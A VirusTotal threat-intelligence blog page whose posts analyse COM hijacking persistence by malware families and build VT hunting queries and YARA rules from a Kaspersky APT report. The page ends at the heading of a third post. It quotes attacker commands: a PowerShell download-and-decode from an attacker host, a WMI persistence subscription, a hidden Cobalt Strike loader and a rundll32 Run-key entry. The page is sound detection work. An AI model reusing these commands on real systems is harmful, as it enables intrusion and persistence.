Showing posts with label behaviour. Show all posts

Thursday, March 07, 2024

, , , , ,

COM Objects Hijacking

The COM Hijacking technique is often utilized by threat actors and various malware families to achieve both persistence and privilege escalation in target systems. It relies on manipulating Component Object Model (COM), exploiting the core architecture of Windows that enables communication between software components, by adding a new value on a specific registry key related to the COM object itself.
We studied the usage of this technique by different malware samples to pinpoint the most exploited COM objects in 2023.

Abused COM Objects

We identified the most abused COM objects by samples using MITRE’s T1546.015 technique during sandbox execution. In addition to the most abused ones, we will also highlight other abused COM objects that we found interesting.

The chart below shows the distribution of how many samples abused different COM objects for persistence:
You can find the most used COM / CLSIDs listed in the Appendix.

Berbew

One of the main malware families we have observed abusing COM for persistence is Padodor/Berbew. This Trojan primarily focuses on stealing credentials and exfiltrating them to remote hosts controlled by attackers. The main COM objects abused by this family are as follows:
  • {79ECA078-17FF-726B-E811-213280E5C831}

  • {79FEACFF-FFCE-815E-A900-316290B5B738}

  • {79FAA099-1BAE-816E-D711-115290CEE717}


The corresponding registry entries point to the malicious DLL. However, multiple samples of this family use a second registry key for persistence, which points to this previous CLSID we described, as in the following example :
In this case, the registry key …CLSID\{79ECA078-17FF-726B-E811-213280E5C831}\InProcServer32\(Default) points to the malicious DLL C:\Windows\SysWow64\Iimgdcia.dll. A second registry entry …Wow6432Node\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad\Web Event Logger points to the previous CLSID {79ECA078-17FF-726B-E811-213280E5C831} which loads the malicious DLL.
The ShellServiceObjectDelayLoad registry entry (part of ShellServiceObjectDelayLoad), combined with the Web Event Logger subkey used here by Berbew, has frequently been utilized to initiate the loading of the genuine webcheck.dll. This DLL was tasked with monitoring websites within the Internet Explorer application.
The previously utilized CLSID by WebCheck registry key was {E6FB5E20-DE35-11CF-9C87-00AA005127ED} However, in certain instances today the CLSID {08165EA0-E946-11CF-9C87-00AA005127ED} is used. Both are responsible for loading the webcheck.dll DLL and are abused by malware samples.

RATs

The CLSID {89565275-A714-4a43-912E-978B935EDCCC} seems to be extensively used by various RATs . This CLSID has primarily been associated with families like RemcosRAT and AsyncRAT in our observations. However, we've also encountered instances where BitRAT samples have used it. Researchers at Cisco Talos found this CLSID activity associated with the SugarGh0st RAT malware.
In the majority of cases, the DLL used for persistence with this CLSID is dynwrapx.dll. This DLL was found in the wild in a GitHub repository, currently unavailable, however the DLL originates from a project named DynamicWrapperX (first seen in VirusTotal in 2010). It executes shellcode to inject the RAT into a process.
A similar case is CLSID {26037A0E-7CBD-4FFF-9C63-56F2D0770214}. The associated DLL for persistence is dbggame.dll. First uploaded to VirusTotal in 2012, this DLL is deployed by various types of malware, including ransomware such as XiaoBa.

RATs w/ vulnerabilities

To finish with RATs that use this technique, from late December 2023 to February 2024, there were various incidents linked to the CVE-2024-21412 vulnerability uncovered by the Trend Micro Zero Day Initiative team (ZDI). During these events, active campaigns were distributing the Darkme RAT. Throughout the infection process, a primary goal was to evade Microsoft Defender SmartScreen and introduce victims to the DarkMe malware.
The TrendMicro analysis highlights that the Darkme RAT sample utilizes the CLSID {74A94F46-4FC5-4426-857B-FCE9D9286279} to carry out the final load of the RAT. Yet, we've noted the utilization of other CLSIDs for persistence, including {D4D4D7B7-1774-4FE5-ABA8-4CC0B99452B4} in this sample.
Furthermore, to guarantee the DLL's execution, they generate a registry key employing Autorun keys. This key's objective is to initiate the CLSID using rundll32.exe and /sta parameter, which is used to load a COM object, in this case, the previous malicious COM object created.
EventID:13 
EventType:SetValue
Details:%windir%\SysWOW64\rundll32.exe /sta {D4D4D7B7-1774-4FE5-ABA8-4CC0B99452B4} "USB_Module"
TargetObject:HKU\S-1-5-21-575823232-3065301323-1442773979-1000\Software\Microsoft\Windows\CurrentVersion\Run\RunDllModule

Why use one when you can use many?


Some samples (like this Sality one) use multiple CLSIDs:
  • {EBEB87A6-E151-4054-AB45-A6E094C5334B}

  • {57477331-126E-4FC8-B430-1C6143484AA9}

  • {241D7F03-9232-4024-8373-149860BE27C0}

  • {C07DB6A3-34FC-4084-BE2E-76BB9203B049}

The sample drops two different DLLs during execution, three of the registry keys point to one of them, the remaining one to the other. The sample also turns off the Windows firewall and UAC to carry out additional actions while infecting the system.

The Allaple worm family deploys multiple COM objects pointing to the malicious DLL during execution, like in this example:

Adware


Citrio, an adware web browser designed by Catalina Group, uses in its more recent versions a COM object for persistence with CLSID {F4CBF20B-F634-4095-B64A-2EBCDD9E560E}. It drops several harmful DLLs, one masquerades as Google Update (goopdate.dll), also observed as psuser.dll, that possesses the capability to establish services on the system along using a COM object for persistence.

Common folders used to store the payloads


Most malicious DLLs we saw so far are typically stored in the C:\Users\<user>\AppData\Roaming\ directory. It's also common to create subfolders within this directory, the most frequently found include:
  • \qmacro

  • \mymacro

  • \MacroCommerce

  • \Plugin

  • \Microsoft

In addition to these, we also found the following folders being frequently used to hide malicious DLLs:
  • The C:\Windows\SysWow64 is a folder found in 64-bit versions of Windows, containing legitimate 32-bit system files and libraries, and is oftenly used to conceal malicious DLLs. Its prevalence makes it an attractive hiding place, complicating detection efforts. However, permissions are required to create files in it.

  • The C:\Program Files (x86) folder is another legitimate directory used to store malicious COM hijacking payloads. Similar to \AppData\Roaming, in this case we have observed that the malicious DLLs are stored under specific subfolders, such as “\Google”, “\Mozilla Firefox”, “\Microsoft”, “\Common Files” or “\Internet Download Manager”.

  • C:\Users\<user>\AppData\Local is another folder used for storing these payloads, including the “\Temp”, “\Microsoft” and “\Google” subfolders.

Detection

In order to detect unusual modifications to registry COM objects, there are a couple of crowdsourced Sigma rules to identify this behavior.

These rules will detect uncommon registry modifications related to COM objects. You can use the following queries to retrieve samples triggered by the previous rules, respectively: VTI query for sigma1 and VTI query for sigma2.
You can also identify this behavior using Livehunt rules that target the creation of registry keys utilized for this purpose, for instance with the vt.behaviour.registry_keys_set modifier.
import "vt"

rule CLSID_COM_Hijacking:  {
  meta:
    target_entity = "file"
    hash = "a19472bd5dd89a6bd725c94c89469f12cdbfee3b0f19035a07374a005b57b5e0"
    author = "@Joseliyo_Jstnk"
    mitre_technique = "T1546.015"
    mitre_tactic = "TA0003"

  condition:
    vt.metadata.new_file and vt.metadata.analysis_stats.malicious >= 5 and 
    for any vt_behaviour_registry_keys_set in vt.behaviour.registry_keys_set: (
      vt_behaviour_registry_keys_set.key matches /\\CLSID\\{[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{12}\}\\InProcServer32\\\(Default\)/
    )  
}
The rule above might generate some noise, so we suggest considering polishing it by excluding certain common families like Berbew, which as mentioned, heavily relies on this technique:
and not 
    (
        for any engine, signature in vt.metadata.signatures : (  
        signature icontains "berbew"  
        )  
    )
You can also use the paths listed in Appendix to identify suspicious samples using them.
A final idea is including interesting existing Sigma rules into our Livehunt. Given that these rules already cover the targeted registry keys, we don’t need to use vt.behaviour.registry_keys_set in our condition.
import "vt"

rule CLSID_COM_Hijacking:  {
  meta:
    target_entity = "file"
    hash = "a19472bd5dd89a6bd725c94c89469f12cdbfee3b0f19035a07374a005b57b5e0"
    author = "@Joseliyo_Jstnk"
    sigma_authors = "Maxime Thiebaut (@0xThiebaut), oscd.community, Cรฉdric Hien"
    mitre_technique = "T1546.015"
    mitre_tactic = "TA0003"

  condition:
    vt.metadata.new_file and vt.metadata.analysis_stats.malicious >= 5 and 
    for any vt_behaviour_sigma_analysis_results in vt.behaviour.sigma_analysis_results: (
      vt_behaviour_sigma_analysis_results.rule_id == "7f5d257abc981b5eddb52d4a9a02fb66201226935cf3d39177c8a81c3a3e8dd4"
    )
}

Wrapping up

The T1546.015 - Event Triggered Execution: Component Object Model Hijacking is just one of several techniques employed for persistence. Leveraging COM objects for this task is frequently straightforward for threat actors. The analysis of how malware abuses this technique helps us get a better understanding in how to identify different families and develop protection methods. Although the technique is not the most popular for persistence (that would be T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder), it is widely abused by many malware families.
Identifying some of the most abused CLSIDs can help us generate detection rules that identify possible malware abuses in our infrastructure. It can also serve as a good guide for prevalence in order to detect any anomalies for new suspicious activity.
The use of VirusTotal sandbox reports provides a very powerful tool to translate TTPs into actionable queries and monitoring. In this example we used it to better understand how attackers use COM objects, but could be used for any techniques employed by different threat actors.
We hope you join our fan club of Sigma and VirusTotal, and as always we are happy to hear your feedback.

APPENDIX

Abused CLSIDs

Next, you'll find a list of the main CLSIDs described in the blog, along with a chart to show which ones were used the most.

CLSID - COM Objects

79FAA099-1BAE-816E-D711-115290CEE717

EBEB87A6-E151-4054-AB45-A6E094C5334B

241D7F03-9232-4024-8373-149860BE27C0

C07DB6A3-34FC-4084-BE2E-76BB9203B049

79ECA078-17FF-726B-E811-213280E5C831

22C6C651-F6EA-46BE-BC83-54E83314C67F

F4CBF20B-F634-4095-B64A-2EBCDD9E560E

57477331-126E-4FC8-B430-1C6143484AA9

C73F6F30-97A0-4AD1-A08F-540D4E9BC7B9

89565275-A714-4a43-912E-978B935EDCCC

26037A0E-7CBD-4FFF-9C63-56F2D0770214

16426152-126E-4FC8-B430-1C6143484AA9

33414471-126E-4FC8-B430-1C6143484AA9

23716116-126E-4FC8-B430-1C6143484AA9

D4D4D7B7-1774-4FE5-ABA8-4CC0B99452B4

79FEACFF-FFCE-815E-A900-316290B5B738

74A94F46-4FC5-4426-857B-FCE9D9286279

Common paths

Below you will find a list with some of the most common paths used during the creation of the COM objects for persistence. The table contains the 'parent' paths as well, while the chart includes only the 'subpaths'.

Common paths used during COM object persistence

C:\Users\<user>\AppData\Roaming

C:\Users\<user>\AppData\Roaming\qmacro

C:\Users\<user>\AppData\Roaming\mymacro

C:\Users\<user>\AppData\Roaming\MacroCommerce

C:\Users\<user>\AppData\Roaming\Plugin

C:\Users\<user>\AppData\Roaming\Microsoft

C:\Windows\SysWow64

C:\Program Files (x86)

C:\Program Files (x86)\Google

C:\Program Files (x86)\Mozilla Firefox

C:\Program Files (x86)\Microsoft

C:\Program Files (x86)\Common Files

C:\Program Files (x86)\Internet Download Manager

C:\Users\<user>\AppData\Local

C:\Users\<user>\AppData\Local\Temp

C:\Users\<user>\AppData\Local\Microsoft

C:\Users\<user>\AppData\Local\Google

C:\Windows\Temp

Thursday, November 23, 2023

, , , ,

Actionable Threat Intel (VI) - A day in a Threat Hunter's life

Kaspersky's CTI analysts recently released their Asian APT groups report, including details on behavior by different adversaries. Following our series on making third-party intelligence actionable using VirusTotal Intelligence, we have put on our threat hunter’s hat to find samples and monitor activity based on the report’s details.
Many of the behaviors shared by Kaspersky are based on the use of LOLBAS by attackers once the set foothold on the victim. This is an increasing trend by adversaries, which makes it critical for security analysts to understand these binaries’ capabilities.
Let’s start by analyzing the most interesting bits we found in the report.

Start-BitsTransfer

Start-BitsTransfer is a cmdlet that supports the download of multiple files, which seems to be an alternative for adversaries to the most commonly used bitsadmin.exe binary. The report describes its use in different cases, here we can find one example:
PowerShell "Start-BitsTransfer -Source hxxp://security.lomiasecure[.]net/crx/node.txt -Destination C:\\Users\\public\\node.txt -transfertype download" PowerShell if($InputString = Get-Content 'C:\\users\\public\\node.txt'){ [System.IO.File]::WriteAllBytes('C:\\users\\public\\node.exe', [System.Convert]::FromBase64String($InputString))}

The example uses FromBase64String and WriteAllBytes, so our query will look for either of them using an OR condition, as well as for the presence of the "Start-BitsTransfer" cmdlet in sandbox’s behavior. The following VT intelligence query obtains samples with similar (not identical) behaviors.
behavior_processes:"Start-BitsTransfer -Source" (behavior_processes:"[System.Convert]::FromBase64String" or behavior_processes:"[System.IO.File]::WriteAllBytes")
The query returns 12 suspicious samples. Activity seems to be clustered around October and November 2023. Some of the results are related, according to OSINT, to APT33 and The Gorgon Group:

WMI Event Subscription

This technique is used by threat actors during lateral movement mainly for execution and persistence. To achieve this the WMI event subscription points to the payload to execute.
instance of __EventFilter { EventNamespace = "root\\cimv2"; Name = "Chrome Update"; Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >=240 AND TargetInstance.SystemUpTime < 325"; QueryLanguage = "WQL"; };
instance of CommandLineEventConsumer { ExecutablePath = "C:\\Windows\\System32\\GoogleUpdate.exe"; Name = "GoogleUpdater"; };
There are different ways to search in VirusTotal for samples with this behavior. In this case, we identified the use of "ExecutablePath" instead of "CommandLineTemplate" to specify the path to the payload, which is the more common method. When “CommandLineTemplate” is null, the value of “ExecutablePath” is used instead. Then the process is executed by calling the “CreateProcess” API. The following VTI query is based on this finding:
(behavior:"EventNamespace =") (behavior:"Name =") behavior:"QueryLanguage = \"WQL\"" (behavior:"__EventFilter" behavior:"CommandLineEventConsumer") behavior:"ExecutablePath ="
This query returns 41 results, including Konni malware samples and samples attributed to APT37. As a confirmation to our previous assumption, using “CommandLineTemplate =” instead of “ExecutablePath =” returns 1.1k samples.
Please note the use of "behavior" instead of "behavior_processes" in the previous VTI query. The reason is WMI statements are commonly stored in the "Dataset actions", "Highlighted Text" and "Calls Highlighted" sections under the sample’s behavior. This is because WMI events do not launch new processes, as they are processed by a ETW provider, resulting in these events being mapped under “behavior” by the sandbox. Here you can find an example.
Another interesting way to hunt and monitor samples using this technique is through the following crowdsourced sigma rule, which checks for WMI event subscriptions.
sigma_rule:07b95c7eb376ac65a345dc6a2c1cb03732e085818d93bd1ea2e7d3706619d78e

PowerShell capabilities

Not surprisingly, PowerShell is one of the most used scripting languages by attackers. In particular, the following code injects Cobalt Strike in binary form into memory.
ะก:\Windows\system32\cmd.exe /b /c start /b /min PowerShell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq 4){$b=$env:windir+ '\sysnative\WindowsPowerShell\v1.0\PowerShell.exe'}else{$b='PowerShell.exe'};$s=NewObject System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop -w hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System. Convert]::FromBase64String(''H4sIAIKCBWACA7VWa2+ bSBT9nEj5D6iyZFAcP5I0bSJVWsY2McR2jYlxbK+1IjDA1MMjMDgm3f73vYMhTbdp.... '))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))'; $s.UseShellExecute=$false;$s.RedirectStandardOutput=$true; $s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);"
From the previous PowerShell, it is possible to create a query to detect patterns using the same memory injection technique. The resulting samples seem to mostly use it to inject Metasploit.
behavior_processes:"{$b='PowerShell.exe'}" behavior_processes:"-nop -w hidden -noni -c" behavior_processes:"{$b=$env:windir+"
From the previous query, half of the results correspond to metasploit samples, mainly “.bat” scripts that aim to execute “cmd.exe” to launch PowerShell, and finally, load in memory the payload in binary form.
41 out of 44 results are identified by the same sigma rule “Powershell Decrypt And Execute Base64 Data”, created by Joe Security. We can search additional identified samples by this crowdsourced rule with the VTI following query.
sigma_rule:d77da6b7c1a6f6530b4eb82ca84407ff02947b235ab29c94eade944c4f51e499

Automate your queries ๐Ÿš€

The previous are simple examples on how a CTI team could consume tactical intelligence for hunting. Once assessed the efficacy of the VTI queries, it's time to convert them into VT Livehunt rules to automatically monitor any suspicious future activity. VTI queries can be easily translated into YARA rules, used by Livehunt, thanks to the “vt” module. Let’s see how.
Start-BitsTransfer
The Livehunt YARA rule resulting from our previous VTI query will automatically monitor and notify us with any new samples using the Start-BitsTransfer cmdlet technique previously discussed. This is usually used either through a script or directly on the command line interpreter.
In our YARA, we use different fields like “terminated processes”, “executed commands” or “created processes” to look for the use of “Star-BitsTransfer”. Then we search in processes created, terminated and command executions for traces of the “FromBase64” and “System.IO.File” strings, also needed for this technique. Finally, we added the “new file” modifier at the beginning to receive notifications only for fresh new uploads.
๐Ÿš€ Check out the rule on our GitHub
WMI Event Subscription
For this rule, we split the condition into two blocks. The first one searches for the patterns we used in our VTI query in “processes created”, “terminated” and “commands executed” during detonation. The second block searches for the same strings in a different set of fields, in this case “highlighted calls”, “highlighted text”, and “system property lookups” given WMI execution is also (although, more rarely) stored in these fields, as previously discussed.
๐Ÿš€ Check out the rule on our GitHub
PowerShell capabilities

This rule, as the previous ones, searches for patterns in “processes created”, “terminated” and “commands executed”. In addition to that, it also searches telemetry generated by sigma rule matches, which is a powerful feature often overlooked. In this case, it will search for Windows XML EventLog EVTX events generated by our sandboxes containing the same pattern we searched for in “behavior”.
๐Ÿš€ Check out the rule on our GitHub

Wrapping up

VT Intelligence queries based on third-party intelligence publications is one of the most usual tasks for CTI teams, allowing a better understanding and calibration of the malicious campaign, threat hunting and monitoring. Queries based on TTPs could be easily generated thanks to all the details resulting from VirusTotal’s sandbox detonation. Once the query is polished and we are happy with the results, it can quickly be converted into a YARA livehunt rule to automate the identification of new samples and monitor the evolution of the given campaign.
The process illustrated in this blog can be used by any CTI, Threat Hunting, and even Detection Engineering teams, leveraging external low-level tactical information for hunting, better understanding of the campaigns and malware leveraged, threat actor identification, estimate amount of samples, detection and timeline, monitor any campaign’s evolution, extract IOCs for proactive protection and develop rules for internal detection.
As usual, we are happy to hear from you!
Happy hunting!

Tuesday, October 17, 2023

, , , , , , , ,

The path from VT Intelligence queries to VT Livehunt rules: A CTI analyst approach

This post will explain the process you can follow to create a VT Livehunt rule from a VT Intelligence query. Something typical in threat hunting and threat intelligence operations.
Let’s assume that, as a threat hunter, you created robust VT intelligence (VTI) queries getting you reliable results without false positives. Your queries are so good that you run them daily to obtain fresh new samples, which is a tedious job to do manually (pro tip - you can automate using the API).
A good alternative would be converting your VTI query into a LiveHunt rule, so you will be immediately notified every time any uploaded indicator matches your criteria. Unfortunately, there is not an automated way to convert intelligence queries into LiveHunt rules (and vice versa), and in some cases it is not even possible to obtain exactly the same results (technical tldr - due to limitations of the stored data structure).
But do not despair. In this post we are going to show many practical cases showing LiveHunt rules based on VT intelligence queries, how you can do it yourself, and pros, cons and limitations for this approach.

The perfect query ̶d̶o̶e̶s̶n̶’̶t̶ exist

Bitter APT
